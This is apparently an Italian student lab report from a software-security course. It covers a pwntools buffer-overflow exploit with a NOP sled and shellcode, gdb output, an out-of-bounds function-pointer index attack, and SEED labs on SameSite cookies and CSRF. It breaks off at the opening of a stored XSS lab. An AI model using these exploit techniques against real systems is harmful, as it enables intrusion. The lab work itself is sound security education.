


Figura 1.9: Struttura del payload d'attacco.

La generazione del payload è stata automatizzata tramite uno script *Python*, riportato di seguito:

```

1 from pwn import *
2
3 context.arch='i386'
4 context.os='linux'
5
6 # Shell Code
7 s_code = shellcraft.i386.linux.echo('Hello world!!') + shellcraft.i386.linux.exit()
8 s_code_asm = asm(s_code)
9
10 # Return address in little-endian format
11 ret_addr = 0xffffcc90 - 535
12 addr = p64(ret_addr, endian='little')
13
14 # Opcode for the NOP instruction (for NOP sled)
15 nop = asm('nop', arch='i386')
16
17 # First part of the payload
18 payload = b"2\n" + b"A"*1022
19
20 # Second part of the payload
21 payload += nop*(535 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
22
23 with open("./helloworld_payload_32", "wb") as f:
24     f.write(payload)

```

Il payload così generato viene passato come input al programma vulnerabile. Come risultato, il messaggio “*Hello world!!*” viene stampato correttamente, confermando che l’attacco è stato eseguito con successo.

```
pwndbg> run < helloworld_payload_32
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < helloworld_payload_32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!![Inferior 1 (process 29927) exited normally]
```

1.4 Challenge Extra 3 – Exploit sull’Array Globale ptrs

La terza challenge extra si concentra su una vulnerabilità meno convenzionale, che non risiede nello stack bensì in un array globale di puntatori a funzione, chiamato *ptrs*, presente nella versione a 32 bit del programma. Il meccanismo dell’attacco consiste nello sfruttare un uso non sicuro dell’indice fornito dall’utente per accedere a questo array.

In particolare, nel main del programma, il valore numerico fornito in input viene convertito tramite *atoi()* e utilizzato direttamente come indice per accedere all’array *ptrs*, senza alcun controllo di validità. In linguaggio C, l’accesso *ptrs[i]* è equivalente a *(ptrs + i * sizeof(ptrs[0]))*, e ciò permette, con un valore sufficientemente grande (positivo o negativo), di uscire dai limiti dell’array e accedere ad indirizzi arbitrari. L’obiettivo è far sì che il programma, tramite questa dereferenziazione fuori dai limiti, finisca per eseguire la funzione *pat_on_back()*, che normalmente non è accessibile all’utente.

Per fare questo è necessario:

- Individuare l’indirizzo in memoria dell’array globale *ptrs*;

- Trovare l'indirizzo di *pat_on_back()*;
- Calcolare la distanza tra i due indirizzi, in multipli della dimensione di un puntatore (4 byte su architettura x86);
- Convertire il valore ottenuto in intero decimale da fornire in input al programma.

1.4.1 Svolgimento

Utilizzando GDB, si eseguono i seguenti comandi per ottenere gli indirizzi necessari:

- Esecuzione di GSB:

```
gdb ./wisdom-alt-32
```

- Impozione del break prima della read:

```
break wisdom-alt.c:97
```

- Esecuzione del programma:

```
run
```

- Analisi degli indirizzi con le print delle variabili:

```
pwndbg> print ptrs
$1 = {0x0, 0x56556275 <get_wisdom>, 0x56556344 <put_wisdom>}
pwndbg> print &ptrs
$2 = (fptr *) 0x56559094 <ptrs>
pwndbg> print p
$3 = (fptr) 0x56556241 <pat_on_back>
pwndbg> print &p
$4 = (fptr *) 0xfffffd09c
```

Una volta noti questi indirizzi, si può calcolare l'offset in questo modo:

$$\&P - \&PTRS = 0xfffffd09c - 0x56559094 = 0xa9aa4008$$


Conversione del risultato in decimale:

$$0xa9aa4008 \rightarrow 2846507016$$

Risultato in decimale diviso 4 (elementi da 4 byte):

$$2846507016 / 4 = 711626754$$

Inserendo come input la cifra ottenuta, riceviamo un messaggio di successo che indica la corretta esecuzione della funzione *path_on_back()*.



```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >711626754
Achievement unlocked! ←
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Capitolo 2

Lab 2 - Web Security

Nel secondo laboratorio ci spostiamo dalle vulnerabilità a basso livello per entrare nel mondo della sicurezza delle applicazioni web. Con il continuo aumento di servizi online e piattaforme interattive, anche la superficie d'attacco delle applicazioni web è cresciuta a dismisura, rendendo la *web security* una competenza imprescindibile per chiunque voglia lavorare nel campo della sicurezza informatica.

L'obiettivo di questo laboratorio è esplorare alcune delle vulnerabilità più diffuse e pericolose che affliggono le applicazioni web. Tra queste troviamo:

- **Cross-Site Request Forgery (CSRF):** un attacco che approfitta del fatto che un'applicazione si fida delle richieste inviate da un browser già autenticato, permettendo a un malintenzionato di far eseguire azioni all'insaputa dell'utente.
- **Cross-Site Scripting (XSS):** una vulnerabilità che consen-

te l'esecuzione di codice JavaScript arbitrario nel browser della vittima, con rischi seri per la privacy e la sicurezza dell'utente.

- **SQL Injection (SQLi):** una tecnica che sfrutta input manipolati per alterare le query SQL eseguite dal server, mettendo in pericolo l'integrità e la riservatezza dei dati.

2.1 Cross-Site Request Forgery (CSRF)

Il Cross-Site Request Forgery, o *CSRF*, è una tecnica d'attacco in cui un utente autenticato in un sito web viene indotto, a sua insaputa, a compiere azioni indesiderate su quel sito. L'attaccante sfrutta la fiducia che il server ha nei confronti del browser dell'utente, inviando richieste HTTP che sembrano legittime perché accompagnate dai cookie di sessione dell'utente.

Per contrastare questo tipo di attacco, uno degli strumenti più efficaci messi a disposizione dai browser moderni è l'attributo *SameSite* dei cookie.

2.1.1 Introduzione ai SameSite Cookies

I cookie con attributo *SameSite* stabiliscono regole precise su quando possono essere inviati dal browser insieme alle richieste HTTP.

Esistono tre modalità:

- **SameSite=Strict:** I cookie vengono inviati solo se la richiesta proviene dallo stesso sito che ha impostato il cookie. Garantisce la massima sicurezza, ma può ridurre la funzionalità in contesti legittimi di navigazione tra domini.
- **SameSite=Lax:** I cookie sono inviati per richieste same-site e anche per alcune richieste cross-site, ma solo se originate da un'azione esplicita dell'utente, come un click su un link. Tuttavia, per le richieste POST, il comportamento è più restrittivo.
- **SameSite=None (indicato come "normal" nei laboratori):** I cookie sono sempre inviati, anche per richieste cross-site, ma solo se sono anche marcati come Secure (cioè inviati solo su HTTPS). È il comportamento più permissivo e quindi il più rischioso se non usato correttamente.

2.1.2 Ambiente e configurazione

Per esplorare in modo pratico le dinamiche del *Cross-Site Request Forgery* e il ruolo dei *SameSite cookies* nella protezione delle applicazioni web, ci è stato fornito un laboratorio basato su *Docker*.

L'ambiente è composto da tre container principali, orchestrati tramite *docker-compose*:

- **elgg:** rappresenta il sito bersaglio della simulazione, accessibile all'indirizzo `www.example32.com`.

- **attacker:** un sito malevolo simulato, accessibile tramite `www.attacker32.com`.
- **mysql:** il database utilizzato dall'applicazione principale.

Per permettere il corretto funzionamento del laboratorio, è necessario aggiungere manualmente tre voci al file `/etc/hosts` del sistema operativo:

`10.9.0.5 www.seed-server.com`

`10.9.0.5 www.example32.com`

`10.9.0.105 www.attacker32.com`

Una volta avviato l'ambiente con il comando `docker compose up`, è possibile accedere all'interfaccia web di test visitando `www.example32.com`. Al primo accesso, il sito imposta automaticamente tre cookie nel browser:

- *cookie-normal*: un cookie standard, senza restrizioni di SameSite.
- *cookie-lax*: un cookie con attributo `SameSite=Lax`.
- *cookie-strict*: un cookie con attributo `SameSite=Strict`.

Questi cookie sono visualizzabili attraverso gli strumenti di sviluppo del browser, nella sezione *Archiviazione → Cookie*.




Figura 2.1: Interfaccia di www.example32.com.

L’interfaccia offre due esperimenti distinti: Esperimento A ed Esperimento B. L’obiettivo è quello di osservare il comportamento dei cookie in contesti same-site e cross-site negli scenari offerti dal laboratorio.

2.1.3 Experiment A

L’Esperimento A si concentra sull’osservazione del comportamento dei cookie quando le richieste avvengono all’interno dello stesso sito. In questo caso, tutte le azioni vengono eseguite da *www.example32.com* verso sé stesso, quindi non ci troviamo in un contesto cross-site.

Durante l’esperimento vengono testate tre modalità di invio di richieste HTTP:

- GET tramite link, cliccando su un semplice collegamento ipertestuale.

- GET tramite form, inviando un modulo HTML con metodo GET.
- POST tramite form, inviando un modulo HTML con metodo POST.

Tutte queste richieste partono da *www.example32.com* e sono dirette allo stesso dominio. Di conseguenza, sono **same-site requests**, e questo ha un impatto diretto sul comportamento dei cookie.

Cosa osserviamo?

Secondo le regole definite dall'attributo SameSite, possiamo aspettarci che:

- Tutti e tre i cookie (normal, lax, strict) vengano inviati senza alcuna limitazione.
- Non essendoci un contesto cross-site, nessuno dei tre attributi impone restrizioni.

L'esperimento, quindi, mostra il comportamento "di base" dei cookie SameSite, utile come punto di riferimento per confrontare cosa accade quando le richieste avvengono in un contesto cross-site, come vedremo nell'Esperimento B.




Figura 2.2: Interfaccia dell’Esperimento A.




Figura 2.3: GET Link Request.




Figura 2.4: GET Form Request.




Figura 2.5: POST Form Request.

2.1.4 Experiment B

Nell'Esperimento B si analizza il comportamento dei cookie quando le richieste HTTP provengono da un sito esterno rispetto al dominio

target. In particolare, le richieste partono da *www.attacker32.com* e sono indirizzate a *www.example32.com*, quindi siamo chiaramente in presenza di cross-site requests.

Anche in questo caso vengono testate tre modalità:

- GET tramite link, click su un link presente nel sito *www.attacker32.com*.
- GET tramite form, invio di un modulo con metodo GET dal sito malevolo.
- POST tramite form, invio di un modulo con metodo POST, sempre da *www.attacker32.com*.

Cosa ci si aspetta e cosa succede realmente? Basandoci sulle regole dei SameSite cookies, possiamo anticipare quanto segue:

- **Cookie-Strict:** Non viene inviato in nessun caso. Il cookie è progettato per essere trasmesso solo in richieste same-site, perciò ogni richiesta cross-site lo esclude automaticamente.
- **Cookie-Lax:** Viene inviato solo per le richieste GET (link e form), ma non per quelle POST. Anche se la POST è attivata da un’azione esplicita dell’utente (come un click), i browser moderni non considerano le POST richieste di tipo “top-level navigation”. Di conseguenza, il cookie con SameSite=Lax non viene incluso nella richiesta POST.
- **Cookie-Normal (None):** Viene inviato in tutti e tre i casi, proprio perché non applica alcuna restrizione.

Perché è importante? L'esperimento evidenzia in modo concreto come i SameSite cookies possano aiutare un server a distinguere tra richieste provenienti dallo stesso sito e richieste sospette da siti esterni.

In particolare:

- *Strict* garantisce la massima protezione, bloccando ogni interazione cross-site.
- *Lax* offre un buon compromesso, limitando l'invio in contesti rischiosi come le POST.
- *None* non offre protezione, ma può essere utile in casi particolari, purché accompagnato da altre misure di sicurezza.




Figura 2.6: Interfaccia dell'Esperimento B.




Figura 2.7: GET Link Request.




Figura 2.8: GET Form Request.




Figura 2.9: POST Form Request.

2.2 Il Cross-Site Scripting (XSS)

Il *Cross-Site Scripting*, o *XSS*, è una vulnerabilità molto diffusa nelle applicazioni web, che permette a un attaccante di inserire codice malevolo, tipicamente script *JavaScript*, all'interno di pagine visualizzate da altri utenti. Una volta eseguiti nel browser della vittima, questi script possono avere effetti gravi: dal furto di dati sensibili (come cookie o credenziali), alla diffusione di malware, fino all'esecuzione di azioni non autorizzate nel contesto dell'utente.

Il punto critico dell'*XSS* è che l'attacco non si verifica nel server, ma nel browser dell'utente, sfruttando la fiducia che quest'ultimo ha verso il sito web che sta visitando.

2.2.1 Stored XSS attack

Il Cross-Site Scripting (XSS) si presenta in diverse varianti, e una delle più pericolose è quella *stored*, anche detta "persistente". In questo tipo di attacco, lo script malevolo non viene semplicemente riflesso dalla risposta del server, ma viene salvato direttamente nel database dell'applicazione. Di conseguenza, ogni utente che visualizza la pagina contenente il payload ne subirà gli effetti, senza bisogno di clic o interazioni particolari.

Obiettivo

In questa esercitazione, l'obiettivo è sfruttare una vulnerabilità stored XSS per modificare automaticamente il profilo di altri utenti senza il loro consenso. In particolare, cercheremo di inserire nel campo “About me” del profilo di ogni utente la frase:

SAMY IS MY HERO

Per farlo, simuleremo il comportamento di un attaccante (Samy) che inietta uno script nel proprio profilo. Quando un altro utente (ad esempio Alice) visita la pagina del profilo di Samy, lo script si attiva e invia una richiesta POST in background per modificare il profilo della vittima.

Ambiente e Configurazione

Per questa esercitazione ci è stato fornito un ambiente virtuale costruito tramite *Docker*. Il *docker-compose.yml* definisce due container principali:

- **elgg**: l'applicazione web vulnerabile, basata sulla piattaforma Elgg, esposta all'indirizzo *www.seed-server.com*.
- **mysql**: il database utilizzato da Elgg, configurato per l'autenticazione nativa.

Entrambi i container sono connessi alla rete virtuale *net-10.9.0.0/24*, dove il sito principale (elgg) è accessibile all'indirizzo *10.9.0.5*. Una volta avviato il laboratorio con *docker compose up*, è possibile accedere al sito e iniziare l'esperimento.

Svolgimento

Per dare inizio all'attacco, ci autentichiamo sull'applicazione web utilizzando le credenziali dell'utente Samy:

- **Username**: samy
- **Password**: seedsamy

Una volta effettuato il login, accediamo alla pagina del profilo personale di Samy. Qui, modifichiamo temporaneamente la sezione "*About*

me" con una semplice frase di prova, ad esempio "*Hello*", per analizzare il funzionamento della richiesta inviata dal sito quando un utente salva le modifiche al proprio profilo.

